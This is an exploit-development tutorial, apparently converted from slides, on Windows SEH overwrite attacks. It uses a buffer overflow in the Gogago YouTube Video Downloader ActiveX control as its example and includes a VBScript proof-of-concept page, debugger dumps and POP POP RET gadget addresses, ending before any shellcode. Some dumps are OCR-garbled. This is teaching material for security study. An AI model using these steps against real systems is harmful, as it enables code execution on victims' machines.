

# Structured Exception Handler EXPLOITATION

# What is an exception

- **An exception is an event that occurs during the execution of a program**
- **Requires the execution of code outside the normal flow of control**

# Structured Exception Handling

- **Blocks of code are encapsulated, with each block having one or more associated handlers.**
- **Each handler specifies some form of filter condition on the type of exception it handles**
- **When an exception is raised by code in a protected block, the set of corresponding handlers is searched in order, and the first one with a matching filter condition is executed**
- **A single method can have multiple structured exception handling blocks, and the blocks can also be nested within each other**

# Exception pointers structure (1)

- **Contains an exception record with a machine-independent description of an exception**
- **A context record with a machine-dependent description of the processor context at the time of the exception**

```
typedef struct _EXCEPTION_POINTERS {  
    PEXCEPTION_RECORD ExceptionRecord;  
    PCONTEXT           ContextRecord;  
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

# Exception pointers structure (2)

- A pointer to the next exception registration structure
- A pointer to the address of the actual code of the exception handler

```

0006FF70 0006FF38
0006FF74 7C80E14F RETURN to kernel32.7C80E14F from ntdll.RtlAnsiStringToUnicodeString
0006FF78 0006FFE0 Pointer to next SEH record
0006FF7C 7C839AD8 SE handler
0006FF80 7C80E0F8 kernel32.7C80E0F8
0006FF84 00000000
0006FF88 0006FF9C
0006FF8C 7C801D72 RETURN to kernel32.7C801D72 from kernel32.LoadLibraryExW
0006FF90 7FFDFC00 UNICODE "HookSwitchHookEnabledEvent"
0006FF94 00000000
0006FF98 00000000
0006FF9C 0006FFB8
0006FFA0 7C801DA8 RETURN to kernel32.7C801DA8 from kernel32.LoadLibraryExA
0006FFA4 00081F01 ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEX.dll"
0006FFA8 00000000
0006FFAC 00000000
0006FFB0 00081F01 ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEX.dll"
0006FFB4 7FFD9000
0006FFB8 0006FFC4
0006FFBC 004100B4 RETURN to LOADDLL.004100B4 from <JMP.&KERNEL32.LoadLibraryA>
0006FFC0 00081F01 ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEX.dll"
0006FFC4 7C817077 RETURN to kernel32.7C817077
0006FFC8 7C920228 ntdll.7C920228
0006FFCC FFFFFFFF
0006FFD0 7FFD9000
0006FFD4 00000640
0006FFD8 0006FFC8
0006FFDC 89819DA8
0006FFE0 FFFFFFFF End of SEH chain
0006FFE4 7C839AD8 SE handler
0006FFE8 7C817080 kernel32.7C817080
0006FFEC 00000000
0006FFF0 00000000
0006FFF4 00000000
0006FFF8 00410070 LOADDLL.<ModuleEntryPoint>
0006FFFC 00000000

```

Address	SE handler
0006F9BC	ntdll.7C91E920
0006FC68	ntdll.7C91E920
0006FF10	ntdll.7C91E920
0006FF78	kernel32.7C839AD8
0006FFE0	kernel32.7C839AD8

# Thread information block

- The Thread Information Block (TIB) is a data structure in Win32 that stores information about the currently running thread
- At the position FS:[0x00] we found the current exception handler

## Contents of the TIB

---

Position	Length	Windows Versions	Description
FS:[0x00]	4	Win9x and NT	Current <a href="#">Structured Exception Handling (SEH)</a> frame

# Dumping SEH chain in Immunity debugger

Address	Hex dump	ASCII
0013FEE4	B0 FF 13 00 D8 9A 83 7C	!! iUâ!
0013FEEC	E8 CA 81 7C 00 00 00 00	p-!i!...
0013FEF4	08 FF 13 00 26 CB 81 7C	!! &Tüi
0013FEFC	00 00 00 00 B0 F3 E8 77	... 4Dw
0013FF04	FF FF FF 14 FF 13 00	¶ !!
0013FF0C	45 9D C0 77 00 00 00 00	E0 Lw...
0013FF14	24 FF 13 00 78 9E C0 77	\$ !! xxLw
0013FF1C	00 00 00 00 01 00 00 00	... @...
0013FF24	38 FF 13 00 90 9E C0 77	8 !! ExLw
0013FF2C	00 00 00 00 00 00 00 00	... L !!
0013FF34	00 00 00 00 C0 FF 13 00	... L !!
0013FF3C	A6 12 40 00 00 00 00 00	â↑e...
0013FF44	FC C2 D3 4D 67 00 67 00	³-EMg.g.
0013FF4C	65 00 72 00 00 D0 FD 7F	e.r. ä²Δ
0013FF54	44 00 00 00 8C 0A 02 00	D... î.0.
0013FF5C	6C 0A 02 00 0C 0A 02 00	l.0...0.
0013FF64	01 00 00 00 A1 00 00 00	@... î...
0013FF6C	05 4C 00 00 00 52 04 2A	âL... R♦*
0013FF74	00 00 00 40 00 25 D4 22	... e.%è"
0013FF7C	00 00 00 00 81 00 00 00	... ü...
0013FF84	0A 00 00 00 00 00 00 00	... ..
0013FF8C	90 FF 13 00 80 C2 DC A8	é !! C Tm¿
0013FF94	00 00 00 00 BC FF 13 00	... J !!
0013FF9C	0A 0A 02 00 00 00 00 00	... @...
0013FFA4	00 00 00 00 44 FF 13 00	... D !!
0013FFAC	E0 C0 4A 17 E0 FF 13 00	ó L J íó !!
0013FFB4	1C 73 40 00 7C 26 80 4D	↳s@. !&CM
0013FFBC	01 00 00 00 F0 FF 13 00	@... - !!
0013FFC4	77 70 81 7C 67 00 67 00	wpu i g.g.
0013FFCC	65 00 72 00 00 D0 FD 7F	e.r. ä²Δ
0013FFD4	FA 12 55 80 C8 FF 13 00	·tUÇL !!
0013FFDC	20 80 73 89 FF FF FF FF	çsé
0013FFE4	D8 9A 83 7C 80 70 81 7C	iUâ iÇpü!
0013FFEC	00 00 00 00 00 00 00 00	... ..
0013FFF4	00 00 00 00 25 1A 40 00	... %→@.
0013FFFC	00 00 00 00	... ..

SEH chain of main thread	
Address	SE handler
0013FEE4	kernel32.7C839A08
0013FFB0	IEXPLORE.0040731C
0013FFF0	kernel32.7C839A08

d fs:[0]  
 Close program (Alt+F2)

# How SEH works?

- **The exception handlers are linked to each other**
- **They form a linked list chain on the stack, and sit relatively close to the bottom of the stack**
- **When an exception occurs, Windows retrieves the head of the SEH chain walks through the list and tries to find the suitable handler to close the application properly**



# Abusing the SEH

- When exploiting an SEH overwrite and attacker clobbers the handler attribute of the **EXCEPTION\_REGISTRATION\_RECORD** with the address of an instruction sequence similar to **POP POP RET**
- When the exception occurs, this causes Windows to pass execution to this address, which subsequently returns to the location on the stack of the Next attribute of the **EXCEPTION\_REGISTRATION\_RECORD**
- The Next attribute is also controlled by the attacker, but if we recall the stack layout from earlier, the Next attribute is below the Handler attribute
- This limits the attacker to 4 bytes before running into the Handler address he previously supplied to originally obtain code execution
- However, by overwriting the Next attribute with the instructions that jump the Handler attribute, the attacker typically has enough room for arbitrary shellcode, and this is exactly what happens

# Overwriting the Next SEH record and SE handler

- To check a chain of exception handlers before and after an overflow we can use WinDbg !exchain command
- At the left we can see the SEH chain and the stack before the overflow occurs
- At the right we can see the pointers were successfully overwritten

```
0:008> !exchain
015fd044: vbscript!_except_handler4+0 (732a2a30)
015fd288: vbscript!_except_handler4+0 (732a2a30)
015fdd64: USER32!_except_handler3+0 (7e3c048f)
  CRT scope 0, func: USER32!UserCallWinProcCheckWow+155 (7e3cac6b)
015fddc4: USER32!_except_handler3+0 (7e3c048f)
015fffdc: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope 0, filter: kernel32!BaseThreadStart+3d (7c83ab40)
  func: kernel32!BaseThreadStart+4e (7c83ab56)
Invalid exception stack at ffffffff
```

Memory - Pid 940 - WinDbg:6.11.0001.404 X86

Virtual:	015fd040	Display format:
015fd040	015fd14c	<Unloaded lus.dll>+0x15fd14b
015fd044	015fd288	<Unloaded_lus.dll>+0x15fd287
015fd048	732a2a30	vbscript!_except_handler4

```
0:008> !exchain
015fd044: MDIEX!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
```

Memory - Pid 940 - WinDbg:6.11.0001.404 X86

Virtual:	015fd040	Display format:
015fd040	61616161	
015fd044	909006eb	
015fd048	03eb26d2	MDIEX!DllUnregisterServer+0x160d

# What are we overwriting?

- **When we performs a regular stack based buffer overflow, we overwrite the return address of the Extended Instruction Pointer (EIP)**
- **When doing a SEH overflow, we will continue overwriting the stack after overwriting EIP, so we can overwrite the default exception handler as well**

# Viewing the SEH before the overflow

- Before the overflow occurs we can see the stack and the SEH chain.
- The SEH chain starts from 0x015fd044 down to 0x015fffdc which indicates the end of the SEH chain
- Directly below 0x015fffe0, we see 0x7c839ad8, which is the address of the default SE handler for this application. This address sits in the address space of kernel32.dll


Disassembly - Pid 2720 - WinDbg6.11.0001.404 X86		Memory - Pid 2720 - WinDbg6.11.0001.404 X86	
Offset: @\$scopeip		Virtual: 015fffdc	
770f5bea 85c0	test eax, eax	015fffcc 7ffd5000	
770f5bec 8bf9	mov edi, ecx	015ffd0 8a631600	
770f5bee 740e	je OLEAUT32!CTypeLib2::~CTypeLib2+0x95 (770f5bfe)	015ffd4 015ffc00	<Unloaded_lus.dll>+0x15ff
770f5bf0 8bd8	mov ebx, eax	015ffdc8 897f3638	
770f5bf2 8b07	mov eax, dword ptr [edi]	015ffdc0 fffffff0	
770f5bf4 85c0	test eax, eax	015fffe0 7c839ad8	kernel32!_except_handler3
770f5bf6 7516	jne OLEAUT32!CTypeLib2::~CTypeLib2+0x89 (770f5c0e)	015fffe4 00000000	kernel32!_string'+0x88
770f5bf8 83c704	add edi, 4	015fffe8 00000000	
770f5bf9 4b	dec ebx	015fffec 00000000	
770f5bfc 75f4	jne OLEAUT32!CTypeLib2::~CTypeLib2+0x83 (770f5bf2)	015ffff0 00000000	
770f5bfe ffb6c0010000	push dword ptr <Unloaded_lus.dll>+0x1bf (000001c0)[esi]	015ffff4 40ca516b	iertutil!CIsoScope::Regis
770f5c04 e832f7eff	call OLEAUT32!MemFree (770e533b)	015ffff8 00160008	<Unloaded_lus.dll>+0x1600
770f5c09 e99ffcffff	jmp OLEAUT32!CTypeLib2::~CTypeLib2+0xa0 (770f58ad)	015ffffc 00000000	
770f5c0e 8b08	mov ecx, dword ptr [eax]	01600000 00905a4d	<Unloaded_lus.dll>+0x905a
770f5c10 50	push eax	01600004 00000003	<Unloaded_lus.dll>+0x2
770f5c11 ff5108	dword ptr [ecx+8]	01600008 00000004	<Unloaded_lus.dll>+0x3
770f5c14 ebe2	call OLEAUT32!CTypeLib2::~CTypeLib2+0x8f (770f5bf8)	0160000c 0000ffff	<Unloaded_lus.dll>+0xfffe
OLEAUT32!DispCallFunc:		01600010 000000b8	<Unloaded_lus.dll>+0xb7
770f5c16 55	push ebp	01600014 00000000	
770f5c17 8bec	mov ebp, esp	01600018 00000040	<Unloaded_lus.dll>+0x3f
770f5c19 83c4fc	add esp, 0FFFFFFFCh	0160001c 00000000	
770f5c1c 56	push esi	01600020 00000000	
770f5c1d 53	push ebx	01600024 00000000	
770f5c1e 8965fc	mov dword ptr [ebp-4], esp	01600028 00000000	
770f5c21 0fb74514	movzx eax, word ptr [ebp+14h]	0160002c 00000000	
770f5c25 25fddffff	and eax, 0FFFFFFFh	01600030 00000000	
770f5c2a 83f817	cmp eax, 17h	01600034 00000000	
770f5c2d 0f8759940100	ja OLEAUT32!DispCallFunc+0x238 (7710f08c)	01600038 00000000	
770f5c33 0fb74510	movzx eax, word ptr [ebp+10h]	0160003c 000000c0	<Unloaded_lus.dll>+0xbf
770f5c37 8b4d18	mov ecx, dword ptr [ebp+18h]	01600040 0eba1f0e	<Unloaded_lus.dll>+0xeba1
770f5c3a 83f801	eax, 1	01600044 cd09b400	
770f5c3d 7409	je OLEAUT32!DispCallFunc+0x32 (770f5c48)	01600048 4c01b821	<Unloaded_lus.dll>+0x4c01
770f5c3f 83f804	cmp eax, 4	0160004c 685421cd	
770f5c42 0f8544940100	jne OLEAUT32!DispCallFunc+0x238 (7710f08c)	01600050 702073e9	
770f5c48 0bc9	mov ecx, ecx	01600054 72676f72	
		01600058 63206d61	
		0160005c 6f6e6e61	
		01600060 65622074	
		01600064 6e757220	
		01600068 206e6920	<Unloaded_lus.dll>+0x206e
		0160006c 20534f44	<Unloaded_lus.dll>+0x2053
		01600070 65646f6d	
		01600074 0a0d0d2e	<Unloaded_lus.dll>+0xa0d0
		01600078 00000024	<Unloaded_lus.dll>+0x23
		0160007c 00000000	
		01600080 dad11269	
		01600084 89bf732d	
		01600088 89bf732d	
		0160008c 89bf732d	
		01600090 89e17cee	
		01600094 89bf732c	
		01600098 89bf732c	
		0160009c 89bf732c	

Command - Pid 2720 - WinDbg6.11.0001.404 X86	
0:008> !exchain	
015fd044	vbscript!_except_handler4+0 (732a2a30)
015fd288	vbscript!_except_handler4+0 (732a2a30)
015fdd64	USER32!_except_handler3+0 (7e3c048f)
CRT scope 0, func:	USER32!UserCallWinProcCheckWow+155 (7e3cac6b)
015fddc4	USER32!_except_handler3+0 (7e3c048f)
015fffdc	kernel32!_except_handler3+0 (7c839ad8)
CRT scope 0, filter:	kernel32!BaseThreadStart+3d (7c83ab40)
	func: kernel32!BaseThreadStart+4e (7c83ab56)
Invalid exception stack at ffffffff	
0:008> d 015fffdc	
015fffdc	89 83 7c -30 b7 80 7c 00 00 00 00
015fffec	00 00 00 00 00 00 00 00 -6b 51 ca 40 08 00 16 00
015ffffc	00 00 00 00 00 4d 5a 90 00 -03 00 00 00 04 00 00 00

# Viewing the SEH after the overflow

- Dumping the TIB confirms that the SEH was overwritten
- Code execution is successfully passed to the injected address 0x61616161
- Addresses 0x015fd044 and 0x015fd048 which were the Next SEH record and SE handler are now controlled.



**EIP point to 0x61616161, so we can control the flow of the program**

**Pointer to the Next record and SE handler is overwritten**

**TIB dumping let us know the SEH chain was successfully overwritten**

```

Disassembly - Pid 1776 - WinDbg6.11.0001.404 X86
Offset: @scopeip
No prior disassembly possible
61616161 ?? ???
61616162 ?? ???
61616163 ?? ???
61616164 ?? ???
61616165 ?? ???
61616166 ?? ???
61616167 ?? ???
61616168 ?? ???
61616169 ?? ???
6161616a ?? ???
6161616b ?? ???
6161616c ?? ???
6161616d ?? ???
6161616e ?? ???
6161616f ?? ???
61616170 ?? ???
61616171 ?? ???
61616172 ?? ???
61616173 ?? ???
61616174 ?? ???
61616175 ?? ???
61616176 ?? ???
61616177 ?? ???
61616178 ?? ???
61616179 ?? ???
6161617a ?? ???
6161617b ?? ???
6161617c ?? ???
6161617d ?? ???
6161617e ?? ???
6161617f ?? ???
61616180 ?? ???
61616181 ?? ???

Memory - Pid 1776 -
Virtual: 015fd044
015fd044 61616161
015fd048 61616161
015fd04c 61616161
015fd050 61616161
015fd054 22616161
015fd058 73256300
015fd05c 015fd220
015fd060 003cbe1c
015fd064 003c51d8
015fd068 003cd6e8
015fd06c 015fd2a8
015fd070 00000002
015fd074 ffffffff
015fd078 003cf198
015fd07c 003cb550
015fd080 00000001
015fd084 00000000
015fd088 003ce108
015fd08c 003ce108
015fd090 003ce128
015fd094 003cfb8
015fd098 00000000
015fd09c 003cd9b8
015fd0a0 00000000
015fd0a4 003cfef8
015fd0a8 003ce108
015fd0ac 00000000
015fd0b0 ffffffff
015fd0b4 00000000
015fd0b8 00000000
015fd0bc 00000000
015fd0c0 015fd00c
015fd0c4 00000000
015fd0c8 015fd220
015fd0cc 00000000
015fd0d0 015cf18
015fd0d4 73252aa6
015fd0d8 015fd044
015fd0dc 00000000
015fd0e0 56433230
015fd0e4 00000000
015fd0e8 015fd12c
015fd0ec 015fd2e0
015fd0f0 003cd9b8
015fd0f4 015fd2d8
015fd0f8 00243ef8
015fd0fc 015fd110
015fd100 003ce108
015fd104 003c0009
015fd108 015fd124
015fd10c 02e3596
015fd110 003cd8a4
015fd114 003ce0e8
015fd118 003cf23
015fd11c 003cfef8
015fd120 00000001
015fd124 003cfce8
015fd128 7325312c
015fd12c 00000000
015fd130 00000000
015fd134 00000000
015fd138 00000000
015fd13c 00000000
015fd140 003cbe1c

Command - Pid 1776 - WinDbg6.11.0001.404 X86
0:008> d fs:[0]
003b:00000000 1c ae 5f 01 00-00-60-01-00 00 5f 01 00 00 00 00
003b:00000010 00 1e 00 00 00 00 00-00-00 00 00 00 00 00 00
003b:00000020 f0 06 00 00 84 0f 00-00-00 00 00 00 00 00 00
003b:00000030 00 b0 fd 7f 00 00 00-00-00 00 00 00 00 00 00
003b:00000040 c0 e3 05 e4 00 00 00-00-00 00 00 00 00 00 00
003b:00000050 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
003b:00000060 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
003b:00000070 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
003b:00000080 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
003b:00000090 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
0:008> d 015fae1c
015fae1c 44 d0 5f 01 bc 32 91 7c-44 d0 5f 01 d8 ae 5f 01 D...2...D...
015fae2c 7a 32 91 7c f0 ae 5f 01-44 d0 5f 01 0c af 5f 01 z2...D...
015fae3c c4 ae 5f 01 61 61 61 61-96 11 00 00 f0 ae 5f 01 .....aaaa...
015fae4c 44 d0 5f 01 c3 a8 93 7c-f0 ae 5f 01 44 d0 5f 01 D...D...
015fae5c 0f af 5f 01 c4 ae 5f 01-61 61 61 61 96 11 00 00 .....aaaa...
015fae6c f0 ae 5f 01 5d 61 61 61-37 00 37 00 00 9b 32 e2 .....jaaa7...
015fae7c 00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 9b 32 e2 .....2...e...e...2...
015fae8c 00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 00 00 00 00 .....2...e...e...
0:008> d 015fd044
015fd044 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa
015fd054 61 61 22 00 63 25 73-20 d2 5f 01 1c be 3c 00 aaa* c's .....
015fd064 d8 51 3c 00 c8 d6 3c 00-a8 d2 5f 01 02 00 00 00 Qc...<...<...
015fd074 ff ff ff ff 98 ff 3c 00-50 b5 3c 00 01 00 00 00 ...<...P...<...
015fd084 00 00 00 00 08 e1 3c 00-08 e1 3c 00 28 e1 3c 00 ...<...<...<...<...
015fd094 b8 ff 3c 00 00 00 00-b8 d3 3c 00 00 ff ff ff ff ...<...<...<...<...
015fd0a4 f8 fe 3c 00 08 e1 3c 00-00 00 00 00 00 ff ff ff ff ...<...<...<...<...
015fd0b4 00 00 00 00 08 e1 3c 00-00 00 00 00 00 0c d0 5f 01 ...<...<...<...<...

```

# See an exception analysis

- The command `!analyze -v` in Windbg give us more details about the triggering of the exception

```

FAULTING_IP:
OLEAUT32!SysFreeString+45
770e48a4 8b0e      mov     ecx,dword ptr [esi]

EXCEPTION_RECORD:  015faef0 -- (.exr 0x15faef0)
ExceptionAddress: 770e48a4 (OLEAUT32!SysFreeString+0x00000045)
ExceptionCode:     c0000005 (Access violation)
ExceptionFlags:    00000000
NumberParameters: 2
  Parameter[0]:    00000000
  Parameter[1]:    6161615d
Attempt to read from address 6161615d

IP_ON_HEAP: 61616161

IP_IN_FREE_BLOCK: 61616161

CONTEXT:  015faf0c -- (.cxr 0x15faf0c)
eax=00166618 ebx=00000000 ecx=0000000a edx=0044008b esi=6161615d edi=00001196
eip=770e48a4 esp=015fb1d8 ebp=015fb1dc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
OLEAUT32!SysFreeString+0x45:
770e48a4 8b0e      mov     ecx,dword ptr [esi]  ds:0023:6161615d????????
Resetting default scope

PRIMARY_PROBLEM_CLASS:  MEMORY_CORRUPTION

BUGCHECK_STR:  APPLICATION_FAULT_MEMORY_CORRUPTION_INVALID_POINTER_READ_BAD_INSTRUCTION_PTR


0:008> d fs:[01
003b:00000000 1c ae 5f 01 00 00 60 01-00 00 5f 01 00 00 00 00 .....
003b:00000010 00 1e 00 00 00 00 00-00 60 fd 7f 00 00 00 00 00 .....
003b:00000020 00 06 00 00 84 0f 00 00-00 00 00 00 00 00 00 .....
003b:00000030 00 b0 fd 7f 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040 c0 e3 05 e4 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000050 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0:008> d 015faefc
015faefc 44 d0 5f 01 bc 32 91 7c-44 d0 5f 01 d8 ae 5f 01 D_...2.|D_...
015faef0 7a 32 91 7c f0 ae 5f 01-44 d0 5f 01 0c af 5f 01 z2.|...D_...
015faef4 c4 ae 5f 01 61 61 61 61-96 11 00 00 f0 ae 5f 01 .....aaaa.....
015faef8 44 d0 5f 01 c3 a8 93 7c-f0 ae 5f 01 44 d0 5f 01 D_...|...D_...
015faefc 0c af 5f 01 c4 ae 5f 01-61 61 61 96 11 00 00 .....aaaa.....
015faef0 f0 ae 5f 01 5d 61 61 61-37 00 37 00 00 9b 32 e2 .....|aaa7.7...2...
015faef4 00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 9b 32 e2 ...2...e...e...2...
015faef8 00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 00 00 00 ...2...e...e...

0:008> d 015fd044
015fd044 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa
015fd054 61 61 61 22 00 63 25 73-20 d2 5f 01 1c be 3c 00 aaa".c%s_...<.
015fd064 d8 51 3c 00 c8 d6 3c 00-a8 d2 5f 01 02 00 00 00 .Q<...<...<...
015fd074 ff ff ff ff 98 ff 3c 00-50 b5 3c 00 01 00 00 00 .....<...P.<...
015fd084 00 00 00 00 08 e1 3c 00-08 e1 3c 00 28 e1 3c 00 .....<...<...<...
015fd094 b8 ff 3c 00 00 00 00-b8 d9 3c 00 00 00 00 00 .....<...<...<...
015fd0a4 f8 fe 3c 00 08 e1 3c 00-00 00 00 ff ff ff ff .....<...<...<...
015fd0b4 00 00 00 00 00 00 00 00-00 00 00 0c d0 5f 01 .....

```

# How SEH base exploit works

- When the exception is triggered the program flow go to the SE Handler
- All we need is just put some code to jump to our payload
- Faking a second exception makes the application goes to the next SEH pointer
- As the Next SEH pointer is before the SE handler we can overwrite the Next SEH
- Since the shellcode sits after the Handler, we can trick the SE Handler to execute POP POP RET instructions so the address to the Next SEH will be placed in EIP, therefore executing the code in Next SEH
- The code will basically jump over some bytes and execute the shellcode



# Exploiting the application

- **We will exploit a vulnerability in Gogago Youtube Downloader Video ActiveX  
[www.gogago.net/download/youtube\\_video\\_downloader\\_setup.exe](http://www.gogago.net/download/youtube_video_downloader_setup.exe)**
- **A buffer overflow is triggered after injecting more than 2230 bytes in the Download() function**
- **This vulnerability could be exploited using a basic RET CALL technique**
- **We will use SEH based exploitation which is also functioning in this particular case**



# Creating the POC

- We craft an html page calling the method Download using the CLASSID
- When we overflow the method with 2250 bytes with junk data we trigger an exception

```
<html>
<object classid='clsid:7966A32A-5783-4F0B-824C-09077C023080' id='target' /></object>
<input language=VBScript onclick=Boom() type=button value="3xploit-Me">
<script language='vbscript'>

Sub Boom()

    junk = String(2250, "a")

    target.Download junk

End Sub

</script>

</html>
```

```
(c04.ff8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=7c9132bc esi=00000000 edi=00000000
eip=61616161 esp=015f83ac ebp=015f83cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
61616161 ??                ???
```

# Overwriting Next pointer and SE handler

- **To successfully overwrite the Next Pointer and SE Handler we must calculate the exact number of bytes to inject**
- **You can use tools as `pattern_create` and `pattern_search` from Metasploit, or you can do it manually injecting buffers with different patterns**

# Finding POP POP RET instructions

- Finding opcodes it's not a difficult task you can use findjump or IDA
- In this tutorial we will use WinDBG
- We launch our prove of concept and we attach to Internet Explorer. After the overflow occurs we search the base memory address of the Gogago module MDIEex.dll
- Finally we can search for the opcodes using the s command

```

0:008> lm m mdieex
start      end          module name
03eb0000 03ec5000    MDIEEx     C (export symbols)      C:\Program Files\Gogago\YouTube
0:008> s 03eb0000 l 03ec5000 5f 5e c3
03eb1b28 5f 5e c3 8b 04 fd 94 a2-eb 03 eb f4 56 8b f1 8b  ^.....V...
03eb26d2 5f 5e c3 8b 4c 24 10 66-8b 04 fd ec ef eb 03 6a  ^..I$.f.....j
03eb3f2a 5f 5e c3 8b c8 83 e0 03-c1 e9 02 74 2b f3 a7 74  ^.....t+.t
03eb3f89 5f 5e c3 55 8b ec 83 ec-20 8b 45 08 56 89 45 e8  ^..U.....E.V.E.
03eb44f0 5f 5e c3 68 40 01 00 00-6a 00 ff 35 f4 06 ec 03  ^..h@...j..5...
03eb4c46 5f 5e c3 55 8b ec 51 8b-4d 08 53 56 57 8b 71 10  ^..U..Q.M.SVW.q.
03eb5799 5f 5e c3 55 8b ec 8b 45-08 56 83 3c 85 d0 e2 eb  ^..U...E.V.<...
03eb6318 5f 5e c3 53 8b 5c 24 0c-8b c3 4b 56 57 85 c0 7e  ^..S.\$....KWV...~
03eb6585 5f 5e c3 a1 a8 e3 eb 03-83 f8 ff 0f 84 91 00 00  ^.....
03eb752f 5f 5e c3 e8 9a 0d 00 00-c7 00 09 00 00 00 e8 98  ^.....
03eb75ba 5f 5e c3 56 8b 74 24 08-3b 35 c0 06 ec 03 73 40  ^..V.t$.;5....s@
03eb7607 5f 5e c3 e8 c2 0c 00 00-c7 00 09 00 00 00 e8 c0  ^.....
03eb850f 5f 5e c3 8b 44 24 04 3b-05 c0 06 ec 03 73 1f 8b  ^..D$.;.....s..
03eb8b5c 5f 5e c3 56 8b 74 24 08-57 83 cf ff f6 46 0c 83  ^..V.t$.W....F..
03eb8ba8 5f 5e c3 53 8b 5c 24 08-3b 1d c0 06 ec 03 56 57  ^..S.\$.;.....VW
03eb8d8c 5f 5e c3 e8 3d f5 ff-c7 00 09 00 00 00 e8 3b  ^..=.....
03eb8e27 5f 5e c3 56 8b 74 24 08-8b 46 0c a8 83 74 1d a8  ^..V.t$...F...t..

0:008> u 03eb26d2
MDIEEx!D11UnregisterServer+0x160d:
03eb26d2 5f          pop     edi
03eb26d3 5e          pop     esi
03eb26d4 c3          ret

```

# Building the exploit

- After calculating the number of bytes to overwrite the Next pointer and SE handler we inject 4 bytes of code to jump to our shellcode this will replace the old SE handler
